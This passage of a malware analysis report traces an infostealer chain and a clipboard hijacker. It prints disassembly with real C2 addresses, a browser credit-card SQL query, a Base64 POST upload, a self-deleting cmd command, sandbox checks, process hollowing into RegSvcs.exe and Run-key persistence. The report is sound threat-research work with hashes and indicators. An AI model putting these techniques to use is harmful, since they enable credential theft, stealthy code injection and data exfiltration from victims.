

Image 27- C2 server IP is taken from Telegram address.

HTTP request is sended to acquired IP. Then if response is not 200 same function applies on the other Telegram addresses by order. IP address in the Telegram channel is written between hello Word and | character. IP address is taken from between letter and character in response.

Telegram Addresses

t[.]me/myltgz

t[.]me/babyflz

t[.]me/slzsx



Image 28- When it could not reach first address, it tries other addresses.

Malicious, saves a random number as a name by using srand and rand functions, and downloads a ZIP file with this name which includes third-party DLL from this IP.

```
0118CA70   50                 push eax                                   eax:"http://5.253.18.213:80/8639745224.zip"
0118CA71   E8 811F0000        call yeni - kopya.118E9F7
0118CA76   BF 3C8F1B01        mov edi,yeni - kopya.11B8F3C               edi:"http://5.253.18.213:80"
0118CA7B   57                 push edi                                   edi:"http://5.253.18.213:80"
0118CA7C   52                 push edx
0118CA7D   50                 push eax                                   eax:"http://5.253.18.213:80/8639745224.zip"
0118CA7E   E8 99C0FFFF        call yeni - kopya.1188B1C
0118CA83   83C4 10            add esp,10
0118CA86   53                 push ebx
0118CA87   A3 F4531C01        mov dword ptr ds:[11C53F4],eax             eax:"http://5.253.18.213:80/8639745224.zip"
0118CA8C   FF15 285E1D01      call dword ptr ds:[<&Sleep>]
0118CA92   53                 push ebx
0118CA93   FF15 285E1D01      call dword ptr ds:[<&Sleep>]
```

Image 29- Name of the downloaded third-party DLL file.

Downloaded DLL files are the necessary componants to run code stable.

msvcp140.dll	05.09.2022 10:49	Uygulama uzantısı	440 KB
nss3.dll	05.09.2022 10:49	Uygulama uzantısı	1.999 KB
softokn3.dll	05.09.2022 10:49	Uygulama uzantısı	252 KB
sqlite3.dll	05.09.2022 14:30	Uygulama uzantısı	1.082 KB
freebl3.dll	05.09.2022 10:49	Uygulama uzantısı	670 KB
mozglue.dll	05.09.2022 10:49	Uygulama uzantısı	594 KB
vcruntime140.dll	05.09.2022 10:49	Uygulama uzantısı	79 KB

Image 30- These are the downloaded third-party DLL files.

```
438588:"CLBXFRA27CFW2MNCP009UENDTO40WXKHB7KP7HLDM49QIP745W22EYSGXUWDGBKO5O1PDWRTO6C0E65EQA5A4SCMPD1NVH"

00445218:&"SELECT name, value FROM autofill", eax:"SELECT name_on_card, expiration_month, expiration_year, card_number_encrypted FROM credit_cards"

4384FC:"6KUUV3XS0IEJNIW2B1ZSXGGJUMLPA95E7G92GTLBR8"
eax:"SELECT name_on_card, expiration_month, expiration_year, card_number_encrypted FROM credit_cards"
```

Image 31- If there are any Credit card informations, they are collected with SQL request from browsers.

Computer informations are written into a text file named “information.txt”.

```
0119DD38   57                 push edi                                   edi:"\n\n"
0119DD39   8BBD 3C040000      mov edi,dword ptr ss:[ebp+43C]
0119DD3F   8975 88            mov dword ptr ss:[ebp-78],esi
0119DD42   3933               cmp dword ptr ds:[ebx],esi
0119DD44   74 0C              je yeni - kopya.119DD52
0119DD46   83FF 04            cmp edi,4                                  edi:"\n\n"
0119DD49   74 07              je yeni - kopya.119DD52
0119DD4B   C745 88 0C000000   mov dword ptr ss:[ebp-78],C                 C:'\f'
0119DD52   8B85 30040000      mov eax,dword ptr ss:[ebp+430]             [ebp+430]:"\\information.txt"
```

Image 32- Name of the text file which includes information about computer.

Regedit is used for take some of these informations.



Image 33- Machine GUID.

If there are any credit card informations on browsers, they are collected with SQL requests.

```
SELECT name_on_card, expiration_month, expiration_year, card_number_encrypted FROM credit_cards
```

```
.rdata:0136B1B8 unk_136B1B8 db  22h ; "                  ; DATA XREF: sub_13426D2+7C↑
.rdata:0136B1B9 db  7Dh ; }
.rdata:0136B1BA db    0
.rdata:0136B1BB db    0
.rdata:0136B1BC aEncryptedKey db 'encrypted_key',0       ; DATA XREF: sub_13426D2+4E↑
.rdata:0136B1CA align 4
.rdata:0136B1CC a0123456789abcd db '0123456789ABCDEF',0 ; DATA XREF: sub_1342B7C+12↑
.rdata:0136B1DD align 10h
.rdata:0136B1E0 aCard db 'Card: ',0                      ; DATA XREF: sub_1343498+1BB
.rdata:0136B1E7 align 4
.rdata:0136B1E8 aYear db 'Year: ',0                      ; DATA XREF: sub_1343498+19D
.rdata:0136B1EF align 10h
.rdata:0136B1F0 aMonth db 'Month: ',0                    ; DATA XREF: sub_1343498+17F
.rdata:0136B1F8 aName db 'Name: ',0                      ; DATA XREF: sub_1343498+15E
.rdata:0136B1FF align 10h
.rdata:0136B200 ; const char aCcSSTxt[]
.rdata:0136B200 aCcSSTxt db '\CC\%s_%s.txt',0            ; DATA XREF: sub_1343498+BE↑
.rdata:0136B20E align 10h
.rdata:0136B210 a22 db ':22',0                           ; DATA XREF: sub_1343E38:loc
.rdata:0136B214 align 8
.rdata:0136B218 aSoftwareMartin_0:                       ; DATA XREF: sub_1343E38+1B2
.rdata:0136B218 text "UTF-16LE", 'Software\Martin Prikryl\WinSCP 2\Sessions',0
.rdata:0136B26C align 10h
```

Image 34- It resolve the strings of SQL requests before using it for stealing credit card informations.

Another **PE32/EXE** is downloaded to “C:\ProgramData” from 65[.]109[.]5[.]131 with a random name.



Image 35- New name of downloaded EXE.



Image 36- It can be seen in the image that the real name of EXE and new name.

When the acquired IP address is searched, Admin Panel is found.



Image 37- Admin Panel pf C2 server.

All collected informations are brought together in a ZIP file named **Des**.



Image 38- ZIP file.

Des file is encoded with BASE64 and sended to5[.]253[.]18[.]213/1636 address with POST method.

```
0118E5DC   FF15 10601D01   call dword ptr ds:[<&InternetConnectA>]
0118E5E2   8945 AC         mov dword ptr ss:[ebp-54],eax
0118E5E5   3BC7            cmp eax,edi
0118E5E7   0F84 D4030000   je yeni - kopya.118E9C1
0118E5ED   57              push edi
0118E5EE   397D B4         cmp dword ptr ss:[ebp-4C],edi
0118E5F1   74 07           je yeni - kopya.118E5FA
0118E5F3   68 0001C000     push C00100
0118E5F8   EB 05           jmp yeni - kopya.118E5FF
0118E5FA   68 00014000     push 400100
0118E5FF   57              push edi
0118E600   57              push edi
0118E601   68 10AE1B01     push yeni - kopya.11BAE10          11BAE10:"HTTP/1.1"
0118E606   FF75 A8         push dword ptr ss:[ebp-58]
0118E609   68 08AE1B01     push yeni - kopya.11BAE08          11BAE08:"POST"
0118E60E   FF75 AC         push dword ptr ss:[ebp-54]
0118E611   FF15 54601D01   call dword ptr ds:[<&HttpOpenRequestA>]
0118E617   8945 B4         mov dword ptr ss:[ebp-4C],eax
0118E61A   3BC7            cmp eax,edi
0118E61C   0F84 9F030000   je yeni - kopya.118E9C1
0118E622   53              push ebx                           ebx:"------"
0118E623   8D85 F81F0000   lea eax,dword ptr ss:[ebp+1FF8]
0118E629   50              push eax
0118E62A   FF15 B85F1D01   call dword ptr ds:[<&lstrcat>]
```

Image 39- The functions which sends informations to C2 server.

cmd.exe in **"Windows\\System32"** runs code in the image and stops process, then deletes EXE and downloaded DLL files.

```
99825
ds:[eax]                 eax:"C:\\Windows\\System32\\cmd.exe"
                         esi:"(`x/c taskkill /im yeni - Kopya.exe /f & timeout /t 6 & del /f /q \"C:\\Users\\zorro\\Desktop\\yeni - Kopya.exe\" & del C:\\PrograData\\*.dll & exit"
                         eax:"C:\\Windows\\System32\\cmd.exe"
[<&ShellExecuteA>]
ss:[ebp-64]              [ebp-64]:"C:\\Windows\\System32\\cmd.exe"
11849F9
```

Image 40- Command which runned after malicious activites finished.

```
(' x/c taskkill /im {exe name} /f &timeout /t 6 & del /f /q \"C:\\Users\\{user name}\\Desktop\\{exe name}\" & del C:\\Programdata".dll &exit
```

Analysis of 4ksoa92jsal.exe

Name	4ksoa92jsal.exe
MD5	8c6b2f5a977a712da041e66f3189cdd4
SHA256	f074954a72991fd39600285df6a293d80f51d9a5982583c47bb25eabe89ed59c
File Type	PE32/EXE

Overview

PE32/EXE which downloaded with a random name is a gateway for another shellcode. Moreover, machine information such as processor number are taken and used for virtual machine control and Anti-Debug. While doing this it also includes some meaningless functions to make harder analysis.

Detailed Analysis

ShowWindow and **GetConsoleWindow** API are uploaded dynamic. Console is hidden by calling uploaded APIs.

```
011038DB   33C5          xor eax,ebp
011038DD   8945 FC       mov dword ptr ss:[ebp-4],eax
011038E0   68 C44B1801   push 4ksoa92jsal.1184BC4        1184BC4:"user32.dll"
011038E5   68 D04B1801   push 4ksoa92jsal.1184BD0        1184BD0:"ShowWindow"
011038EA   E8 F1F1FFFF   call 4ksoa92jsal.1102AE0
011038EF   83C4 08       add esp,8
011038F2   A3 40962501   mov dword ptr ds:[<&ShowWindow>],eax
011038F7   68 DC4B1801   push 4ksoa92jsal.1184BDC        1184BDC:"kernel32.dll"
011038FC   68 EC4B1801   push 4ksoa92jsal.1184BEC        1184BEC:"GetConsoleWindow"
01103901   E8 DAF1FFFF   call 4ksoa92jsal.1102AE0
01103906   83C4 08       add esp,8
01103909   8945 D4       mov dword ptr ss:[ebp-2C],eax
0110390C   6A 00         push 0
0110390E   FF55 D4       call dword ptr ss:[ebp-2C]      GetConsoleWindow
01103911   50            push eax
01103912   FF15 40962501 call dword ptr ds:[<&ShowWindow>]  ShowWindow
01103918   8D45 D8       lea eax,dword ptr ss:[ebp-28]
```

Image 41- Console is hidden.

APIs are uploaded to inside of 1102AE0 function.

```
01392BED    5D                  pop ebp
01392BEE    893D 3C964E01       mov dword ptr ds:[<&GetProcAddress>],ed
01392BF4    8B45 0C             mov eax,dword ptr ss:[ebp+C]          [ebp+C]:"user32.dll"
01392BF7    50                  push eax
01392BF8    A1 44964E01         mov eax,dword ptr ds:[<&LoadLibraryA>]
01392BFD    FFD0                call eax
01392BFF    8945 F4             mov dword ptr ss:[ebp-C],eax
01392C02    8B45 08             mov eax,dword ptr ss:[ebp+8]          [ebp+8]:"ShowWindow"
01392C05    50                  push eax
01392C06    8B45 F4             mov eax,dword ptr ss:[ebp-C]
01392C09    50                  push eax
01392C0A    A1 3C964E01         mov eax,dword ptr ds:[<&GetProcAddress>
01392C0F    FFD0                call eax
```

Image 42- Uploaded APIs can be seen in the image.

Program checks the machine which itself found in it whether a sandbox or not by compairing processor number with 2. If it is more than 2 it is not a sandbox according to program.

```
4ksoa92jsal.01103918
  lea eax,dword ptr ss:[ebp-28]
  push eax
  call dword ptr ds:[<&GetSystemInfo>]
  cmp dword ptr ss:[ebp-14],2
  jbe 4ksoa92jsal.110392D

4ksoa92jsal.01103928
  call 4ksoa92jsal.1103850

4ksoa92jsal.0110392D
  mov ecx,dword ptr ss:[ebp-4]
  xor ecx,ebp
  call 4ksoa92jsal.1124173
  mov esp,ebp
  pop ebp
  ret
```

Image 43- Checks processor number. According to this jump to the function or not.

Program Allocates a big space in memory with malloc function. Data is written to allocated space with memset function. In this way, program tries to understand if there is a analysis environment.

```
013D3856    C745 FC 00000000    mov dword ptr ss:[ebp-4],0
013D385D    68 00CA9A3B         push 3B9ACA00
013D3862    E8 F3270400         call 4ksoa92jsal.141605A          malloc
013D3867    83C4 04             add esp,4
013D386A    8945 FC             mov dword ptr ss:[ebp-4],eax
013D386D    837D FC 00          cmp dword ptr ss:[ebp-4],0
013D3871    74 52               je 4ksoa92jsal.13D38C5
013D3873    68 00CA9A3B         push 3B9ACA00
013D3878    68 D5000000         push D5
013D387D    8B45 FC             mov eax,dword ptr ss:[ebp-4]
013D3880    50                  push eax
013D3881    E8 EA300200         call 4ksoa92jsal.13F6970          memset
013D3886    83C4 0C             add esp,C
013D3889    8B4D FC             mov ecx,dword ptr ss:[ebp-4]
013D388C    51                  push ecx
013D388D    E8 AC080400         call 4ksoa92jsal.141413E          _free_base
013D3892    83C4 04             add esp,4
```

Image 44- Sandbox Detection Tecnich.

RWX permissions are given to space which shellcode founds for **Stage-5** pass.

```
013D35D7    74 13               je 4ksoa92jsal.13D35EC
013D35D9    8D4D EC             lea ecx,dword ptr ss:[ebp-14]
013D35DC    51                  push ecx
013D35DD    6A 40               push 40
013D35DF    68 7E070000         push 77E
013D35E4    68 38695201         push <4ksoa92jsal.sub_1526938>
013D35E9    FF55 C4             call dword ptr ss:[ebp-3C]        virtualprotect
```

Image 45- RWX permissions are given.

Program jumps to place shellcode found and **Stage-5** pass happen.

```
013D3623    03C6                add eax,esi                       eax:sub_1526AB9
013D3625    74 02               je 4ksoa92jsal.13D3629
013D3627    75 00               jne 4ksoa92jsal.13D3629
013D3629    B9 00000000         mov ecx,0
013D362E    51                  push ecx
013D362F    FFE0                jmp eax                           eax:sub_1526AB9
013D3631    C745 FC FFFFFFFF    mov dword ptr ss:[ebp-4],FFFFFFFF
013D3638    8D4D D4             lea ecx,dword ptr ss:[ebp-2C]
```

Image 46- It jumps to the address where shellcode founds.

Analysis of Stage-5

Name	-
MD5	922c420d866ad669e44df455afa467cd
SHA256	5046a7d6fab278751cb0f43fdf4aadb25678fdec7d51dae15263457d3f8559a7
File Type	Binary

Overview

Shellcode runs **RegSvcs.exe** which is a legal applicaton, as suspended with CreateProcessW API. Program inject PE32/EXE into **RegSvcs.exe** from itself. Suspended state is stopped with ResumeThread API and EXE runs properly.

Detailed Analysis

RegSvcs.exe process is created as suspended with CreateProcessW API.

```
push eax
lea eax,dword ptr ss:[ebp-158]
push eax
push edx
push edx
push 4
push edx
push edx
push edx
push dword ptr ss:[ebp+C]
push dword ptr ss:[ebp+8]          [ebp+8]:L"C:\\Windows\\Microsoft.NET\\Framework\\v4.0.30319\\RegSvcs.exe"
call dword ptr ss:[ebp-7C]                    kernel32.CreateProcessW
```

Image 47- RegSvcs.exe process has created.

Program firstly allocates space in itself memory, then allocates memory in **RegSvcs.exe**.

```
012B6DEF  .v 0F85 75020000   jne 4ksoa92jsal.12B706A
012B6DF5  > 6A 40            push 40                          Protection: 40 (RWX)
012B6DF7  . 68 00300000      push 3000                        Allocation: 3000 (MEM_COMMIT | MEM_RESERVE)
012B6DFC  . FF76 50          push dword ptr ds:[esi+50]       Size: 000CE000
012B6DFF  . 33C0             xor eax,eax
012B6E01  . 50               push eax                         0
012B6E02  . FF95 74FFFFFF    call dword ptr ss:[ebp-8C]       VirtualAlloc
012B6E08  . 8BF8             mov edi,eax
012B6E0A  . 85FF             test edi,edi
012B6E0C  .v 0F84 58020000   je 4ksoa92jsal.12B706A
012B6E12  . 6A 40            push 40                          Protection: 40 (RWX)
012B6E14  . 68 00300000      push 3000                        Allocation: 3000 (MEM_COMMIT | MEM_RESERVE)
012B6E19  . FF76 50          push dword ptr ds:[esi+50]       Size: 00CE000
012B6E1C  . FF76 34          push dword ptr ds:[esi+34]       00400000
012B6E1F  . FF75 E4          push dword ptr ss:[ebp-1C]       64
012B6E22  . FF55 DC          call dword ptr ss:[ebp-24]       VirtualAllocEx
012B6E25  . 8945 FC          mov dword ptr ss:[ebp-4],eax
```

Image 48- Allocates space in itself memory with VirtualAlloc.

EXE is written to allocated space with VirtualAlloc with memcpy function.

```
012B6E6D  > ↳FF76 54         push dword ptr ds:[esi+54]       400
012B6E70  . FF75 10          push dword ptr ss:[ebp+10]       011EDB28 (MZ)
012B6E73  . 57               push edi                         00380000
012B6E74  . FF55 C4          call dword ptr ss:[ebp-3C]       ntdll.memcpy
012B6E77  . 33C9             xor ecx,ecx
012B6E79  . 33C0             xor eax,eax                      eax:L"athan"
012B6E7B  . 894D F4          mov dword ptr ss:[ebp-C],ecx
012B6E7E  . 66:3B46 06       cmp ax,word ptr ds:[esi+6]
012B6E82  .v 73 2E           jae 4ksoa92jsal.12B6EB2
012B6E84  . 8B5D C8          mov ebx,dword ptr ss:[ebp-38]
```

Image 49- EXE is written to allocated space with memcy API.

EXE which found in malicious program, is written to allocated space in itself with memcpy function. EXE which is written at this allocated space, injects into **RegSvcs.exe** by using WriteProcessMemory API.

```
012B6F46  .^ 72 98           jb 4ksoa92jsal.12B6EE0
012B6F48  > 33DB             xor ebx,ebx
012B6F4A  . 53               push ebx                         8 (*lpNumberOfBytesWritten)
012B6F4B  . FF76 50          push dword ptr ds:[esi+50]       00CE000  (boyut)
012B6F4E  . 57               push edi                         00380000 (EXE'nin pointeri)
012B6F4F  . FF75 FC          push dword ptr ss:[ebp-4]        00090000  (RegSvcs içerisinde allocate edilen alanın pointeri)
012B6F52  . FF75 E4          push dword ptr ss:[ebp-1C]       64 (handle RegSvcs.exe)
012B6F55  . FF55 D0          call dword ptr ss:[ebp-30]       WriteProcessMemory
012B6F58  . 85C0             test eax,eax
012B6F5A  .v 0F84 0C010000   je 4ksoa92jsal.12B706C
```

Image 50- WriteProcessMemory API ile yazılan EXE RegsvcS.exe içerisine enjekte edilmektedir.

Program gives necessary permissions to the address EXE injected by using VirtualProtectEx API.

```
012B6FC6  .  40                 inc eax
012B6FC7  >  8D8D 68FFFFFF      lea ecx,dword ptr ss:[ebp-98]
012B6FCD  .  51                 push ecx                          lpfloldProtect
012B6FCE  .  50                 push eax                          20 (PAGE_EXECUTE_READ)
012B6FCF  .  FF73 E4            push dword ptr ds:[ebx-1C]        419E6 (boyut)
012B6FD2  .  8B43 E8            mov eax,dword ptr ds:[ebx-18]
012B6FD5  .  0345 FC            add eax,dword ptr ss:[ebp-4]      [ebp-4]:L"athan"
012B6FD8  .  50                 push eax
012B6FD9  .  FF75 E4            push dword ptr ss:[ebp-1C]        64 (handle RegSvcs)
012B6FDC  .  FF55 BC            call dword ptr ss:[ebp-44]        VirtualProtectEx
012B6FDF  .  85C0               test eax,eax
012B6FE1  .v 74 12              je 4ksoa92jsal.12B6FF5
012B6FE3  .  8B4D F8            mov ecx,dword ptr ss:[ebp-8]
012B6FE6  .  83C3 28            add ebx,28
```

Image 51- RWX permissions are given to EXE.

With the help of ResumeThread API **RegSvcs.exe** begins run instead of suspended state.

```
012B702C  .  8D85 DCFBFFFF      lea eax,dword ptr ss:[ebp-424]
012B7032  .  50                 push eax                          002EE80
012B7033  .  FF75 E8            push dword ptr ss:[ebp-18]        60
012B7036  .  FF95 78FFFFFF      call dword ptr ss:[ebp-88]        SetThreadContext
012B703C  .  85C0               test eax,eax
012B703E  .v 74 2C              je 4ksoa92jsal.12B706C
012B7040  .  FF75 E8            push dword ptr ss:[ebp-18]        60
012B7043  .  FF95 6CFFFFFF      call dword ptr ss:[ebp-94]        ResumeThread
012B7049  .  85C0               test eax,eax
```

Image 52- EXE runs instead of suspended mod.

Analysis of punpun.exe

Name	punpun.exe
MD5	6ab97d095d94a0845307483ef2136e1a
SHA256	285c1a9c4a1f19367e52234b6fad45ee24b3f91e7a9bdc5270252e731ed9fb9c
File Type	PE32/EXE

Overview.

Porgram firstly save itself as "**C:Users\\Username\\Appdata\\Microsoft\\punpun.exe**". Then opens a socket to send "AddUser:rawxdev" information to 79[.]137[.]196[.]12 address. Also save itself with the name of **oyasumi** in "**Computer\HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run**". In a endless loop takes Clipboard data and compare them. According to compares, it writes data to the Clipboard.

Detailed Analysis

Program save itself with the name of **oyasumi** in "**Computer\HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Run**".

```
SHAlloc(0xE9u);
v0 = GetModuleHandleW(0);
GetModuleFileNameA(v0, Filename, 0x103u);
SHGetFolderPathA(0, 26, 0, 0, pszPath);
sub_401AE0(pszPath, "\\Microsoft\\punpun.exe", (int)NewFileName);
result = (HINSTANCE)CopyFileA(Filename, NewFileName, 1);
if ( result )
{
  sub_401FD0(aAdduserRawxdev);
  Run_key = Run_path();
  RegOpenKeyExA(HKEY_CURRENT_USER, Run_key, 0, 0xF003Fu, &phkResult);
  RegSetValueExA(phkResult, "oyasumi", 0, 1u, (const BYTE *)NewFileName, 0x3Fu);
  RegCloseKey(phkResult);
  result = sub_401CB0();
```

*Image 53- It is saved as **"C:Users\\Username\\Appdata\\Microsoft\\punpun.exe".***

Program connects to IP address and send “Adduser:rawxdev” information by opening socket.

```
 8  WSAStartup(2u, &WSAData);
 9  s = socket(2, 1, 0);
10  inet_pton(2, "79.137.196.121", &name.sa_data[2]);
11  name.sa_family = 2;
12  *(_WORD *)name.sa_data = htons(0x5D0u);
13  connect(s, &name, 16);
14  v1 = lstrlenA(lpString);
15  send(s, lpString, v1, 0);
16  closesocket(s);
17  return WSACleanup();
18 }
```

Image 54- Connects to IP with socket.

